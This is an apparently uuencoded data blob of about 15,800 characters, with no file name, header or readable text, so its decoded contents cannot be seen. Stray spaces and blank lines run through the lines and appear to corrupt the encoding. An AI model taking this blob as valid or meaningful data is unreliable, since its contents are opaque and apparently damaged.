M0\;/<QPGI9G/PD+W(#IQRHQN)-?CK;VCXS=S*)/)FM&-D`%YO;NW,Z<*)_H
M1H?'SV\$CSBFN\$VAT>=?N_F->#9-%`WP7S*,Y5&JN1VX[-I.&(B#KQT`X7K_"

M\KTWNWN=.5`4@@UOVVP9T;-GT;JH*Q*BEM="`"?:_N55X?YUXA2M@T ((M6P
M)WG1Z#?M*9>M-^TIEZT'>FK\$#)<R<'0C^XRTN=FJ4#X.16_YKR6WX>+ON?C [
M9L7 [7+S?K' C.Q?-FQ;FT7WB1":2,' :J1\U (K=;.&,6M%N#8 [V8%3"N-'_ =O4
M4T8=) &W>6D9 [<KR [=P0&\D8=Y85"\$4HGQ] :-ZOMJ) 5] 7Y.D\$ [>E2%S&CD9KH
MFM\$, FBAV?, V.GJ*.YUR5;AH_N-K8`JQT"8=(T%-!2**`\$P4 [0><N=@4D\)XX
M@W, ZPC]>9U5] 4=G.IK4-;J#H^?RJ#) F0!C:4N/M^Z?TD34/F<' IP'W\ [S8JD
M7_@W=E+L&8,1 [^MFT/91^ (&# (XE"_&QZ%9W\$TVD*SB08A@14G^!6, HK?) 7ZK
M5%6] 4,P' &*F=QKFZ<T?9., JOU-, (FBC.HTMU.=:-9)! `I9LU@] _=-* [G*9%
M0EI\$SHA1A:<2F7_ ICT!#F9DPM?-P`F<"7Q@PIOCE-U7?P] *'5*Y-=FCE=S) /]
M:\$</', H (QF) *=AK1UV; [UCW2/#&,]]-H0; ^@`M-1L@" (H91, W:@JWD>) _2HU
M@5&1`@WP>SOFJ@8@) %*@/KVN [-V-;M2--_U%<=:<NK^J@%6QC [J1NZOFFI5
M:9=H5Y3N<%K*XL68J1E..#O3G.:= () F+P*^' /?Y*P76;U^`^Y*G7@!N!LUH67
MU6G>@"@2#] C19""<'5+>->G%B>BXRfV7J\$0GXNU\$0#90E' !I4] U73E) Y2:TQ?'
M*H2?]^6&:;); @*JQ3IJ0BLJ\$E8MV-' @&ATU7"B_*U--' E&U% [\:&##`YH (`
M4) V%ALK1.!:?MB&N5S^ (&DPO7U`4G%F^VBZW@XMUPG47ZT; %!% ^O (U&J^R3B2
MZ&+] Z\$I6\$!`0P8? [6U`4_XL5Q?_27-M0G:; , 80I#!-7-Z35G6H: ?0'N\` & `+
M] C2X3D\ -J<^P`?69WULSQ!K.0:SY_33<*-<-Y.Z4!"NLN/Q&'FZN3:A*HL?GI
M/-JH#7V [-<R:*5 (2008:- (D.*MLS)>:O (>= (J&F+"U2) BRMN3UX2L^Y<EHC+
M"2U9'=@4B7]^JUP.6VVR=72X_FX3AI1*-FZ;XOK/;YG+>>WJ^_#\/7 (=56L@
MZL!B01] K`Y2* () !:ID#BBFJ) 0F7NM9OTE*FZ^9M, (MYO/9NA5; ;<=2!: :MU.
M+&_F>9NWO*7T&T%\R6\$) V!/4I7P3\$) N8I9*N.5; ` [L.6"JE; 6 [*LR^L?&^R
M!Q!`A.:J9W:0<=300J"NA:OND* (T`W\ -;L' %3/5UA8\$S=7Q+*!GU (?K& ;%RD
MPR@MJ (4TCW*U6=@+.:! :QKDAWVY-`M3OD (QQ%/ [" (%F-L%M%Y, DTH!B) \$L8+^
M+N+A+"\$7Y, ODZR' \$#, I%<\$Z_:=5R.H; NU:O5TT\$>P6QA7`G5V1%\$^"*?9ZI^
MD4RO (@@QK1;H9%9@A] G) 19K- (") KD4S', :!_CB%:DHL\$`H5.\2*ADFDZ<Z>
ME04#;!4'Q;T6!&Q\$#^W@-?.?:ZD7P, :.=TKKTO+"^^.>0-ZPITUZ<8)) M#) 1B;
M#P4&:; @HLJH"2I7 [\$0J3YDWDKU7#6.`@+M'1; -F!U367<HXIV_FU:1"] \$C?4G
MJPM1TRS, 1BC"AEY\#W0"@B=) AMH (EW<; XBP&Q6E11".5BD"AT8X\$7^C%*XB
MY"T6Z8#H%:T9^"I5` (MN*#ZN_O# [OQOY!T?%W5\26H65C=6-U7MW\VG_KMT]
MJ_U/ [6--_7MX_S [\?_FP9K\J_YM; -S_9NT/Z^L/- [YY<'_MP?K#/ZRM/_CF
MFWM_B-:^Q`3, %-F=1M\$?XNG9I* [<O. __H?] T; `3#C6U_=[SW%V35>ML] Q<*-
M^\.9XB:6-8 [<107<.!X:K.GI-ZOGRV&] [W.\$HWH1%S%%H' (H2+&DX] EO8ORM
MI25Y8#GO#/G?;' %XHR5#.S=; &`KBMJ9D52ELG (H<9M\RU-' S6) V%`6`PY>CG
MP, ", %`/> [BB.#?2G [9R"2 (N<+MPI1 (W?A# :V.54`J-&Y"0IOKQ@I8, O:3_A\$
M&<4?JAI+P*=:M; 5UDF=#-4_13-T! IM\$P' 2FF+ALC*"LG<?`=\&.40N\$E>T9; J
M9E, ' JCF:) @D.C+2, F@] 4W) B:7.33%' MJ`T"TRRO9N<4M?Q#"/2.4=>@, :W9
M) U8PR=%7FYC; RW. (PT?M`/)] *W761EU3_*XID-, '@W--D156`UO2LXURI%E\D
M\$U@751G&RS', N@P+AO96L!D8B*4<)\D';]>W*5\$`, *>7Y\AH3PFZXC*+:%!H
MJ (" +H\/:8H#7EIA\$=:, O>E!>XRDK; ?-QH/-^<6@T&?93"] Y/D#%7F3%U40-
M" (R`QME) 1V#V6G\$P' G1WQSTH#-CFO2O%, ^.9P='DXW (, I2L; F' /=?S!VIC;
MT`3 [+Q/SIMI3J\ (APASG*?S3^1Q3 (L<5W6XM, ##@I [TQP=]N) " [! ?) /JSRJ@
MIA5KP!MH) J*089MS, WUP6\$:)) H`_O7&>Q-/^.1<6F-6-; JE.C+4<5' ?X4QJE
M# (\$ (\$`*6A^@@&647"7Z (3J?9R (O&N52"8XH50F"P) %1&T*21T] "9`98-5C3G
M-+:\$"39PMAEQVN:; -\$ZCZ-.8L@*LU'`<JO\$XQ:!:BHA!K:] S0SDPT@1D\HJY
M'FK' 55\$5\$0I&4W2*) EF>4HH*M?`5.7*AY (J#+*% (7OUCS% [1LN&JG>#Y.!G/
M-%IS!\$Y:#; @'<) 0\&9I9%+A3JH?-K1BT" BQ5BC-1NU0?*_-CB#PSIA.3N6)>
MJAE] +:)-LV02E"@L-\$F5L7^7_Z_, JN0T [8GIU<7#V<B6N-1N8 [,M, *<PK9-S
M^ [42@H" T8V8V, EHS=KBT1W8WV/L4?LPNMC9<= [H+^5^`A!35, @*&) QI4
M8) 77>&?SL^*`=Q?' L (WP+!`E&) G"7' P1&WY>] V5UCDP_ [MOQ>42]=8V3*G`V
M?#*#&<^ (\`UF:/B`Q-Z/B<XNB-&A, 7QB:, DM (@ (@*0*@7.B.CZM209P9&"9])>
M`7?5S^) ADE-FI<MX.A#Q [N6I`H (02; F>1AK4CD>) MW6#!*SAH4XS2/6#DDI)
MC) EPDJ#0 (ZI8SZ/FFFY [(\LSXCWI9+E+!1#/-KC<9 (%:0!, EU; [.F><2<RSC
MT^H [GTBK16X"*X; [\$ (C%; ("`GA:-6TYB!*) ? [?'*1VF'; +CI41+^BR\$V\$!0
MD%>.DBU) `8; BB\`@MX] \=%9\$9E [5EAG`7D0K7] Z-7<7&#R+8/Y`, 2D\$=JRJ4
M) @J4G; 8F=Y`CVS_X1; `VXT (C#^X/S! (!2; _4GY-9?L55Q=T!YT, NYGPZ8; 9B
M:6HV2PV\$JI>704L; '?+C<2MZ=P#0O.&B4T5I>7H9; 6-<"IE] @V']8%) \> (2D
M"296 (& (%&KI (^ (F8BV<\7/#30`#) NC5%*9X!U:WP=DDEFHWQ7CC (*&'!%.] X
M.C+X!X?%; 848Q`_<<RMSW>`B; , D; T.0RV82WU9-`EM*JGJ" ((1H-90S [1C^ (
M\$7 [ZE# (-4E9`1Q=413/UC=LCF9&EEE2_GF16\$4NJZU), <R6X2] EO`P1SX2L"
MC (+RD32 [!7#Y:] Y#G (U@%\-^TF39KLUFZSH8`D1"/5;) =EAC\$8H>CUQ&.B:>
M4G`6I7R+50SJ8FPEX=2S, C,) T+=TVJI2A2=!YK/EY; MC78&39&X!; MZ+JU_B
MO^H9K] _X7.`\$6P@.) "W<IU&X [>F, 9%K (AOZTXXNL"HF5<R2<R/W, CP1R*Y8
M@' 54YJW>%1] E6DB&-S^?IL`>G (.X\$D1SVHTG/:6CFCI0#S%=R!6%IP98U.G4
MLA0%EV (>TXMR!; [*:.5:PXO/BI\$M+57.S0 (4QZ1QLP?>XF*. .CF`\, 0CC@3M
MC>0J=Z, W6R^^ [[W8WSO:V] EYT:E._RTO=7=*ESIW] U; :Y-"6K] ?RR; U5M\FE
M#I>4X: `<OGTJC>!8KXN [7-PEG8WOND=FIZ<] B"AZNJFO^A>, WUH#.QO1Q%U0
M (4%1A%JZGF8@?_%S0A (V*DJ [5#KFMG5`0D_3='X6"=-U; WZIB8\>0<Z; , S"
MK*H=[NS\I; >S] \+L7RP' &<%P:) V5] 4 [C] +!0' =W^MW=V7^_NO8 (F, (\$8_C7)
MWJ:S<9] SJ\81Q) 9*) VI80%4A@``.43.B`, ^MI] `_PX; ?;!W^Q3##IP6W9, :C
M^UM; +%; JD: *<8CC0, I`RGZ?T#KQ4, \J_2_?/F1H\$VI#8!0) B=*:XT0*O' S%G

M' P+W*WV7\#0+SV&C0' 1:NH&DQ=>0 '!>N3&RKPO4NSYG&3::90N61ZDA>0^8O
MDAF4' BHGRGC (9N, !9TH*+0P11; LRNAU8&Q.X09U" ^3MMI* <1TDLKJH\$+96QJ
M.0F88^IT) 1 [2AILF9\!C9GBS&U^-@\$\EFLXYF"E='; 1Q0GSI*685I%L; :&PR
MRGM'E58XM38L6J [3UU_ ("PT+^4#9IDBF6J)DJJBK1@,>YX663_A!H^L&&NVK
M.^HPOF (HAZ` ``_87LS+8P2D`P4NUM-DO:#>'=SK1 (1X' *@I#I) 0%7QB@*8YP
M@9N (`ZJ\/= @_ZH%1300K/: ,5%-#_M [W# [[8.=N`#'_BY^ [>=%] W (D!0; .) BG
M!0MM [;Y6QX5F!^*INE: ?_OC\^.7.P<' ^04\ `!'G\$*] SL%', SM] 5_QQ#7; 79J
M?- [5<\>Y+), /KK9:67ZBE<G/'D< [T`BH] G`"5E=7NQ): ; OS.%H.-'9] E-\N
M_S1>MK=P\$RB0?< [A440?' LW&T"=. , "T5, A&*DC) 5:C9&#X+PX* @K.Y: *P52-
MYF, SFJ\$] \GE%YZ*3F] S [*.\$47.^2Z3@9DGP (MR&A-TF&0/*#UH2PT>/Q (!L-
MK [K4` (AUL) *ZO.?GF, 4; [I] GT [B8I07IA_.K<1\/#\P^J%JGJKBUT `O<2] 2-
M?, S!UMZ+_3<MR^K0DIF] (\$O9\$, >RA; W] P [_O; <] K@4IU9+9YW, ', &\$%) I@R>
MC>; 32-@7+) E [`60<T6R&Y46%QG]) 7PFB^M6RI (R2I643ID@#T%U/%7T" JL/F
ME=%D-E47?<U: *L&Z`) 9*9FC/FQ39P3U6*TYQ=2&8=8DS%CAE3NQIFM/B3) 6
M\JB" 17VJIT*LD; S9B?3H"Z0W7X@W; 9; ?S3093/#F@: P9 (!) 6T0> (XX#&6; ?U
M\$BNF8X`F#E%&N7+%40.4KFTZ2T_BP"83O&; Y?XG (+\$\4>"S? \$ `KK4`-E; 75R
M6; XH81YT3S_AEXL`G2^5) 8X/MV# /!Q/YOM_3KS [=^F^._=Z^L, '] 9]
M^ [_ [&^N_V_] >^S_KF` T] V4-_) 9\$2*3-%D=3 `J7Q; 1T#4-_SEY9, 6, #6A', C
MO\$NN1!M%/D`. `8:N+>/4; 9 [/2H:Z:9OZ\+ #W! *"K: .C@ [9ZTQNI' 31L+ [, 3
MTTKR (>DO=P3#\$": PZ `83 [-7/ (: \$ `*+ \: @D5B1/ (> ; V3EPCA& [2DCK!, AQP=P
M7.H (4H=&G^Y=7\$ _Q#N=QKEB [9!P) _RQI\$TBF`E `8=0KE) (3LZ< (6JEV%2L\$/
M"U (V.ASR-.G/IKFZA0MK0=F3' F%1 [@VUWT: N, \S&9YTUM^, 8F2A3@ZZ3H#!R
M#!P]' (/BBT) (" [A>OMW=0 [^*-8Z) #L_\] <WQT< [?>KM [NT> [6Z] W_ [%S
MH&<<REB&) I! -0MN2ZD", FZ4W? \$?7KR<&KRFKU] 7@_K@_F>4T%0?@ "T16B: ?I
MV6Q* <Y! -K" &?C?6S=-N&N-) <#-3K>*BO6. ; T) !VFQ55 [60THG@T+00M@R@_ \$
M%7/Y, BQ9V1D, 8XN; TK^0] -D4UB@, <UYJDI&N89NVM+, O@O' `35T (-B [JUH<;
M- [4XL/C<BBZ<; `+C5N&E%Y' AB3W [[5J%7DZ+\$>19.DNT?N8DF\3O9UZ `J=R:
MA& (U\$8: `IZC!AY09; %/*X#GC*** [5P9; TD\$TP8ULII5\$ZC0G7 (W:= ` ` .VBZ!
M [H#N1G\B\$JWX=MENB<X&>^!E\$Q13 ["G%W' XHVC@! -!>W; ZN55</N1L [+ =SW/
M*_ ` =, !F72EWTA/O7!9; PID) V36 (, N02C_, Q=\$ZM%@_ [88U] \OS#?+\ACJ*HO
MO/^X2R.G`HFM:G' @E0\$3? \$6V1BA\$Y&F] /0) 3 [ZGI&; ^-1&BMSV<4?/>V.248
MH3O@4SF;<") L; S=_M_7] #I+*5C7A/\$\ `@V2LZ"; 3-!JXQAH8<: OQ_E%73Q^\$
M; 87, NZ] W] K9WM) -?KL@T' &E\FX, 5) <' 2X=&+G8, # (\$\$ [>_MJ+M7_BJE: U78>
M (NI.PVC: B`T_H: 2&NIL (A61F\$ [`9YE ([<, +P\$#L=' F1I< `! IDP- (] 6IG [/-@
M`; @#/\$_.0 (: 7YOUN. (S' `8A\ \] ED `B>1) 89H_ (\ `^ *A/8%L=3JDV' F@3GA05
M6BQ!) J) . \$AR0FU' ZNS%Q7B9T:, O-+&<56V-2>IF"K/&^*V3SR3B; G9V\$ \$PG*
MU: ?JF@_L&\$1> (: \$!24I\$J% (A (, I.3Q7: VT`FW8C#O, `: W3&9P6W\$^P (#G6*A
M@ "VLB=B*5WVTY\3\$@6XD`! TM8#P `30^I\ P*VP2">)], ^" #@ \ (#4S. &ND: #*V
MO_\F0L) `6U: K+> `U+O5^IK: #@D#AWT4R3M\$S) +, A*H', `*L, &E@2@! ; GZ&0-
M"AZ4; T+\E71**I! \$, 9`PPV"V-9NBRP [*Z& *%VI.X. `<<H7F&*5] HI@T4H" `
M1S?: /M*8UW [&8@H&\ /; O*Q `* =I16 (U ((, \$U&P#C/U (G\+@%+ ' 1">4H=-3) ?
M' BV8<NR6Y<PEF; F1F%L) C`%32V% @VQC5DDTTT-T!_Q! T50, >: I7F/\$G [_%V
M/LPN5V `^R', = [(VZZ (&#- `Q"%94S8J; J;) #V\MN" ?E9' ">A [8 `: ?=YJ\$ "8<
M4<QNHBYWU8U.TVFN6*W9\$".K+M%K' 7O>?G0" T#<) \$2P#Y<+4&=, "; %>KB] 8K
MP_: (: , !.T%Y64I! Z<\FN`FFJ%+ "\&" B1A^L=?! SG^2%KC&>C4 [(&X+CS\$#N
M1YH6M0W28I4+WC7! @PT8-D] E], 08//!7FCA1A ` , , FPF@, 7"; %5.KI \ @5 (SP
M`, U9^&8) I)) UGC3<V5C<2W45CB*M] F (?W?-4#VH7Q>/" \$E_M7*=' JZON/7_L
MF\RR8I+B (IPDNN1 ` `0V9NG6-%3E) %=\, .S^9CM! 9+@ `3) \$=61X@#KXD; /9@E
M5C. "Q9=I%BF&RK (6 `; MKXV! G*G3F+6?=>&50UQO] ^FM4-^) &; WY, 6QN\$Y?% `
M0] J-6\$>K^& `U]) 3A*8C; (@KISD>PCBN' !%#22?N0AHPE) 7I7>T1NQIH1! ^8
M=I0ZL#04NTZFU5) "K.G&Y* "Z_: KUM\$F8=5.) (% `V\$! !SX; I21\ .L8MT ` , ; 3
M> (53S. 9X `! : VBM/#0 [\$W! 5MO<+7LO=H [[AWN' Q] L [P "R\ST (C\$%; %*\9VE' -
M7\$Y! #S\E2@R! *XQ^%-A-8/\@PP4Q<495JNBP>N; @ \$\Q9B@Y; 2UP>] & (6, JEP
MY>I\ /IT ` _0-] * <68**9C4#A105D6E+<_TL^5=> `BOOYI [6MB&_2TK>&5#8VH
M3&BO6A `ZDKL5UY] 6U?T5%\$3A: R=%A' 3NG=Z5M.-, !GVY4TR/: .K>\$X>>DS.
M&*=\$9! 7%05QI#D: 1RU0MXRPFLPM-N@<9: FA1] H6X0 `: ***VCW+S4\$81; *: #M
M+720@V `OBN6%V' -C8E&T"0<5' REV] D355=>U\T (=YYS->0 ` , *8>N `1\$5@Y) <
M (768) L!0 `^*I&9, . `7G\$Q) 5, D; 3 (D+F=^6' OW834=M.B, E=\$V' </UE! Z<D\$4
M^3/' `78 (U4=L) YC&/ (*#&.V# `<P5L3FI-@Q2. #+ -!K-^PKKRN (\<I*JFQBRN
M"ZH5; L^XMF! \$G`G: <+ /S<M<X6-"DTV6LTM] !T) : 59X8F+; T?] M0L `A/=UKGL
M=" \$>YOMA-U (<\#M]) `=&KXOJ#- ' : : J&: O `D0T `] `WU/+%T: QOSKH0-&- ['] -
M! * _%I#MER; DZ^4LOSY+&"XRYQ?] QW<) L*E>-K4TK#TG>G<DES<RHW [\$38 (1 (4
MZ [F^] `) P_6NM&ZU] % . =.Y35!>- \$<' ; [87&: # (\ . `M' _2C, F_! DGWH^GDQ\G/
M/RV3Z8ZMHTU' %) `H] T\$FG6C; EK*ACK#3T73Y5L6 `^` *H50; JIII /DGYZFO; ;
M (<U (-PHUX+]; >28G; "U80B3=YC) &QU_NX: /OP `1NJ.V=R-IPF>59WA*\$E^0
MX4E>6V7) ^*P<&T31) 1U4, DR\$B\$%AV5! ^! 0SR: ; MWN-W; >WNPO [US>+A_<-C;
MWWN] 9Z4\$5-A: 8"EF; \?<WS7' M6X.<: D, ZLA.PSZ=>%) 7RH=>BZ, ^* (1 (1) 6I
M, `#V6#4F; 9K' 6UFI<GMPZUV `A, F! -1! 0XWJ95/ ` .L1 (9XGF@>"R: (L*) *J7P
MMNTZ! ` \Y39+GAR^ ^SK4R3QUBD) X31+>\$; 7#?SUG"VK [7 (1=" -#6#-] " &5P\$O
ML.QF. (G5"2NU?:> `RXG6+*K2%/D.FW&PW (G0P5H-M. \1PNFP; 4\ P; *6@4" 7I

M=J?*<\$7(Q%075`_XJ@2UL)3#QC[>+#?F_@90Z"SZ&G\$G0+LT!7EA@'- (C%:
M5-5:)NG?^@4?3)=IT3^'.&BJKK8FA>OWUUM?/Z:+^~/S=.V>7IAGG: ^?FPK
MO3207YFG[\S3KGGZ;UGI+^;U:_/TQCSMF:=]6>FM>?U7\W1@G@[-TY&L=&Q>
M?V^>?C!/?S-/?Y>5_B%_Q*; ,B7GJFZ>!>4IDI5/S^LP\G9NGU#S] (BN),Z^'
MYFEDGL;F*9.5)N;U>_,T-4^Y>2IDI9EY?6&>+LW3!_-T)2O]4_Y8,V76S=.&
M>;IGGN[+2@_,ZX?FZ1OS],@?2LK]>@':%KY4BY\5+G,XT'9WG^1XQ6&&VDE
M6E?_%V]A,W&E" [&MT"Y9[RGK_^!WKNZNCXT,#COXH]FJFB>O8>BV%7V!ZS7P
M<LM4&-DR1;0YEM&[Y,H8&Q/?[ALMJC>L>'D\Q^KY33Q4M&(\$7FK0[[(1#RX3
M"+:C4A<?14;/3R4UW<"65'BZRQ[%\7G()<&!W*@@7\$?O\$!'NJ=N_'EYP`LQ
M'-!GO+:21%[S2W#3)NEU%W0[Y-G`XJ\G\GXW8SYX#>J7CR:RPQC9X2*._+70<
M&D7&...R%+0FIYBHEXFJ>V%`'J, .Q4BJXP1#PVKY&I#UV2@A02DD:]8B.:RC
M1IM\4)7RLG27#P\$2EMP(7F'O/F;Q@=1HVUSH;;/(+JGK8/'&' ;0/D@A&6]Z0
M=G-7G_[(LWV:AM[3SDN3@0L=[-6X<+S=.OH.4@=&=Z)UZ<D66%1<*^>S@J3T
M;ED7) (MO%),I`-^Q^ (U?WX^X=W/W6CYL;H5KH<^WEE7GR^ZVK!@R;Z_`Z^\$
M]"[D-1%RF:B9:(?%<YT\$JV:KQ"=U<3%N7U@_05H1@'8SD)'XGI!&L8O@-&2E
MQ1<=3=-2JH' (O?98:X*J+&8J]4 (@OV?S+Q&S3^W,"827,-IH77PRS<ZF\<BE
M#LP=500MU3FZ]V@O\TS0^&J>Z\$@R)*-=\$\MK.U)?K`C] [#.<B?7'D8D9## (I
MG' .@`6*1X#VEOPND<MQYN?LWXXMT-RGZ=Y>]K\O:'%K!OZQEQ+*"]YV]99?8
MZH\7JLW0H0H['L"OM@:,!,NZCO`I`A+8P<6T?DCN4A)1IXB#6@6\$@ (IKY%>C
MDVRH-@+TK"YDT+F[M+`(#&G]4GS^]?VHUWB#UUBN:3^*:+2DUFZ%U/_W-] [
MZ2^F]ZEB'1GFLT3-^46;X>C4[+@7*%8_5\?B)AX%J+XO*[\X3(X6[9]^G%=4
M0*9XAXMTFJ'ADU\$AQM,4O\$><I?Q"*R3/0^AE_@! [09+]PH=_K0"_;B=H)J
M2@YY=5NSMU`6Q!ZE._ (M(L&WWL`_D>[>NM#ND+?P#'' ,2;31.TQE[[NMO1>O
M=WK/]_=?M\<=Y%B6?M(+S=OPJW%G91T#6<'F51"@EFDI41_@C*/RT-D[W1?X
MS9J6J"FNL@P,Q; (]W4CS>NL6%\5P[4@BGFHB0#7`GUNWAP:@7WTUUNR)Z<BH
MSTUO.&BW.]\$3=%SJCJI@?Z7NB-%VNON7G;*E@ (FA^83;:W>L<#KE>P"B]W)7
M\$F"01S^NOY'T8W6_FR:5Q^#BPI] ['M';=4<YCS'0!N?97T=`_1H-K0+H@G5
M8%- ,DGU\$E2)R!:*Q(6D^BVPV;*MIN*5JHW>NQ":J^\$=6V@L.%J-7B!66KH-0
MGI#@7U]BP:PQAQK2\$U@"@%4]/XLHY\$E3&/9GQ4IVND(!.: \+B,12B_ .6C7%
MJ@JTNFFL0F1"^#X!FPPR^;CT'XM,@\$OMG--F,%(IG)@FJ^\$9DN_`42[!IYM
M? [=UH-AJB%+]><B6#G1B,DW@2?#DZ9*82^Z*!P*'001G.C\$>UQ:SP]46&?P-
MYZW/229T&?[V([TW?\$'ME,_%2R>XU1D&SH'A6>)\FKV"<VHW>OVJ]]?CK;VC
MXS>&[; ;N.&J@U:WT%VS%!ARA..GQ\#*^RJVI:, \$V4R")N1V!" "J9HDM\E^M-
MAC,*:SB(QQB_2(U^!9`4_,<"<V?=0*@QB/=)]\$3=2.FB4='>6!NCK7<C>@6W
MX7)IVSWF@NM!+) *NNKA<HV=<3ZGG#SO,A&K]@A'20E\H?FR=LT\0BJO\HC//
MWR=4D5U_*NMR&MA05;*>J)MA-KDX@A>23*YVC27&T2T;M96Q;#>'NR_#`X*
M4KB7(&!NA^G=)U-]>7WR[\D\`NY9A-B^9."P%W#C0C]]IZ'4=/TSVG4ZB8"
MB^4QZ!NA:7\B3*: :>C+W?5GH[F]?T%IGU.6^B;>P'YX@/-+0;\V6`VFM1\
M5W3K7?5^@N0?H:H0YA7DP*G-/Q<G5V&81^GT^6N/'];XL(\$IG@S)*CUNPN]
MIQD+?JG^1(AJ0]U%WP-P8,+F>5:>NM(U,BA6:[(R38:@(!>!D^`D<\ZE.^L0
M4Y! ?VX.&10K50EH]5:K6C^_[/YN*) (9')@9[![#.T\DF&&44&0KJ^?J>&ZE\
M"2AU(, ,Y=_AV:QM">?VM]T(DR2K!2J6W@Z51,! [6>7M^8([!7YC*[WUJL!K
MQFM7&Y`\$-/*60PY\$3^<K,70\+3=<6.N;CGAB%V!C>,S?9*<4F8\BD+,07#(
MGH_J(7QL*IWFIL6\Y!S=6K)FF10?.47+\X"S-`2:,J\$1@Y8ESLR4E!"P*, 'I
MF@*3[[M7&Z'U\UE^M7(9IP7G&JQR[P:Y\C`I=/29I4'FX' (=I\$O; ;X] [X& []
MP];N456P9;?*1X[#5FNFL7GMB:IQX-:"?"\0'HS5LX(*FT%!4T!\I (<(%R3A
M+[S7'M\5IDX&97] ('&6CJ09RQVB279*3QP;9^/;C81\#X6FT<SS.\$?F\$L[G%
M-0:RK<&\$LR2ZQ0/E"X<\$FII [&MGB%\4T#1*FT[R-\$8T*RMLX%454 (&8#> (&
MLJQ8:\MH324]CPZ8=)"<I3EH=]6&?1!>=JR\$.DVEN@TAK<A`74*!MXEX`@Z)>
M="/[]LNQ3)=, .40095S#H!'O(X[3:PB=3I"R)N'P8@ZG>H4"&\$4UPIWD]DO
MW-T%ZTW_5OX1=:DH&7&P*U@WBZ.-+9W+YO`.Q\$>&TP%-]1I&,) -Y&6DX\$PW
M-!7H^_CI;<W!VW4';XT-^F?H6%\ZT)R86/Y/[L0!_`QV=D,3MICUH^ \+-#3A
M(_O9#/BO7!_08(1O/X.YAN+:P`RY3`'\@K\$H?_7?;MYI9\$&M#2[;M+NW^:\XL
M>WNP+['VXNW' IZ?9D/PSR!7BTK((<@K`9R`R+NQDM-O1+A,VF,2Z-EB%'X+K
M(B4]I%S1DH`U\$ _G0VL2"40R[C`D`%;\$F(, ,@6UJPPJ%, ;\B) (I,\C/^9*K:&
MIGN@02X[=AJX7: ^N-<WW6;]*QSK^FC1`!S=%1TC)Y6AWRLQYJ5DV1<#0(\.8
MI6(K^60VQ3#] . \$@3%!4=>6/C+4=LY60R3'GUR`'\@H=3*AB]4<S2B;!8X&]8?
M3/KD+ID?KI]99: `Z:88<C%57M3UL4*5NY) I5=SYU%U103TJTP!1TXV8H&' -Q
MUA-6\:#, &`3##[D7ARK; ;J=[W'T0XM79C)MS+S7V:#8;UDRK9OQ>JK/S\,W;
MB&)G0D9?(A@CNI@`H3-(\$))`JM%)YS?@2^"; IQU`O89BPG<T#/T[<F3:\$.G
M:2J78?-\^T)\WK1.;&#&G<^FB0TRZL1"``HM4\R\$?.*Q(4IJJ=A<II"&*KHW
M-?7:9H'4R<45_1\$LG^NCI;I%7FI@#>]=#330>P5G*?Q%#VH.9FF"4;L>IB;
M* ,LVV[6EF6S2HRV-CM6%>>,0`NO"78!27]NYJVVIWH?G(!G,,)F, ;@VB<N%
MM9?+56<;N1#ZKJ%U2B?0@V; ./GI1)BB^A3V+L:550;0=9PHGP\$3]J2((`UO
M=XU^_X!H2X1T"MN" `1<X?BW+[D\PX\H*IXPGTDY^E45TJ4#[9:;.-)WKE3!,
MW8_&QHJY#,VPX*'J!'N=9"A6TB>0W=ADU!4';4SD(I`-AA2N@-]RB=C^8W]O
MQ[TUX6Y10\Q&T3]5MPYYA!>]*9=L\$_G!E^P!H1D9B+#!>1B9\\$0Y%, .M-HZ6
M,PZT#>^6.8PPL&H3,'-1A+GE)(4"S, ;J*]9))3OY)>D7;"DKRH&./`^C<!G@
M-6M"7O+*8&, ;&0+. (V,P[6#\>Z8;!H]-1^<C9L`J-+@\$;@0<- (6:SOJ*G'4H
M6)"Y>P[BZ64ZGN.\HKU29%B/D&-:0508YXVPH]V!5D" (I/K'D`N>7YH[*UKC

MTB1:D,X+63)B[+3]_#B&V3X7@ (,20?SB]7>V]SF#/X&XM3)J\$IP<7@*\05U
M?#JV0*M5N)`BX7S:ZT,'W>BV^M.H&Z"A53V5L\$8S6>1NIW.*8=SG_?TWXMKL
MI!"H4+4920,&UC-.5%8GP\$*A]<VJ%MB^K3Q,H9;306AM'-O#-8G2SGG>'DN?
MA90E[0C;FC5EE]'D/XKY].>J'*=C[>6SX41H/Z,HM7H/&T;L[;)XH/Z+V,!
M^;:]WB5D4TS@N#!2)/7LY0,,P4>+;:*#L'8N&V7J</?R&HT+DA.;-^O'4&3&
MF4G9\$`_3YX)ZH#^,\]SIV;@_.T7NK%NICY<\5;OP2Z@&#%#QJ9F;#YL/Q>G%R
MA9K)_U=E0IS'7'OY<\$I-MUIJ_A[;8%=BOJOUQV\$\71Q-\$4LYP@*QJ@9)'7&9
M&80V'-K9VW^S\R9\X<+]IH.FUY(AB:R'!)[:X9HQQ';%- (I6J1)I*7Q4H&@.
M)(6>:8*3YJ9QXEBQB:VCG1>]K1<OVMS=FG/M*_L(N^?'!.M#M)CV>J<3'C6=
M6EMX3(!T29U1"JA8;8FKB'CM<W4'&<\$GR"]83#'ZVC0>4=J#]'RRE,!:0C/^
M/N985SY(Y*[:\:),0AR6:X9-A(..`@46F_YQU>2P<@X0<V22;N+?>V1)G0O3
M.6,9W?2PFG]:S3^N&IU750=6\$U(@G:X@+LB'GD\$%11Z<HTL6%<>8<XXX!UEI
M\$L&UBG#+>4=4<:TJ=9.9,:U[]V[_!CU)736,(<'W^>M[DJH'-IM6X654.8%
MR9[X\$%+\F2WY1-^U.,]&/77^!#9",'_5:V+@JN0H!#_AKP)-^,[NWO=;%3R&
M/,=B/LBZDA"8'^-HL>LE@*KN4A\9H2XK[(+*W\$R)<]DH<2X5K\$L((TN3X;A!
M-)F0B:O+E<3YF?, :41S[/\S7;OC_(DG'2GO0#.F=,)\Q8*M.0LKW"Z69%P-
MSUFEBJ>"LMP5]F49+..^Z<QO&?J9CVL6<'G;1R^180#?*UN,I(K>"Q[R&1FO
M\FZ^'@/F[Z5RXC%+9?6!:HFL9<OJN*;RFE<S3JAY;\H[->4""0!*C""B69`7
M7(0W:W3K!PY)7/G=1>PLS#(9`"W7I>MZE4+0?Z*\HN_*S#@7HWL8LF6ZW'B
M@-^E&2!AY_G07\$M`NN%L1U%>/7(J*Q9.VV_SA1!?!A+/ (VB\$ZX-+AFVN(_E-
M`<5<"<D"8@&6T'(.7PJI`\\$,9`.ZVU_2*)W8]2J4':W-!]_7=BPJ*RF!!'N
M*2A?*/R.3DVIM9H0U2!)T;0NFR20.PZBKN9X@2*O1U+'9#E@]\D8PGA!9,/S
M>'BJW2)/T@+#J\:,]EI`*SQ&:#9_Y:S`G:M!30HK@*&MALPSR:%LYEFTKD`
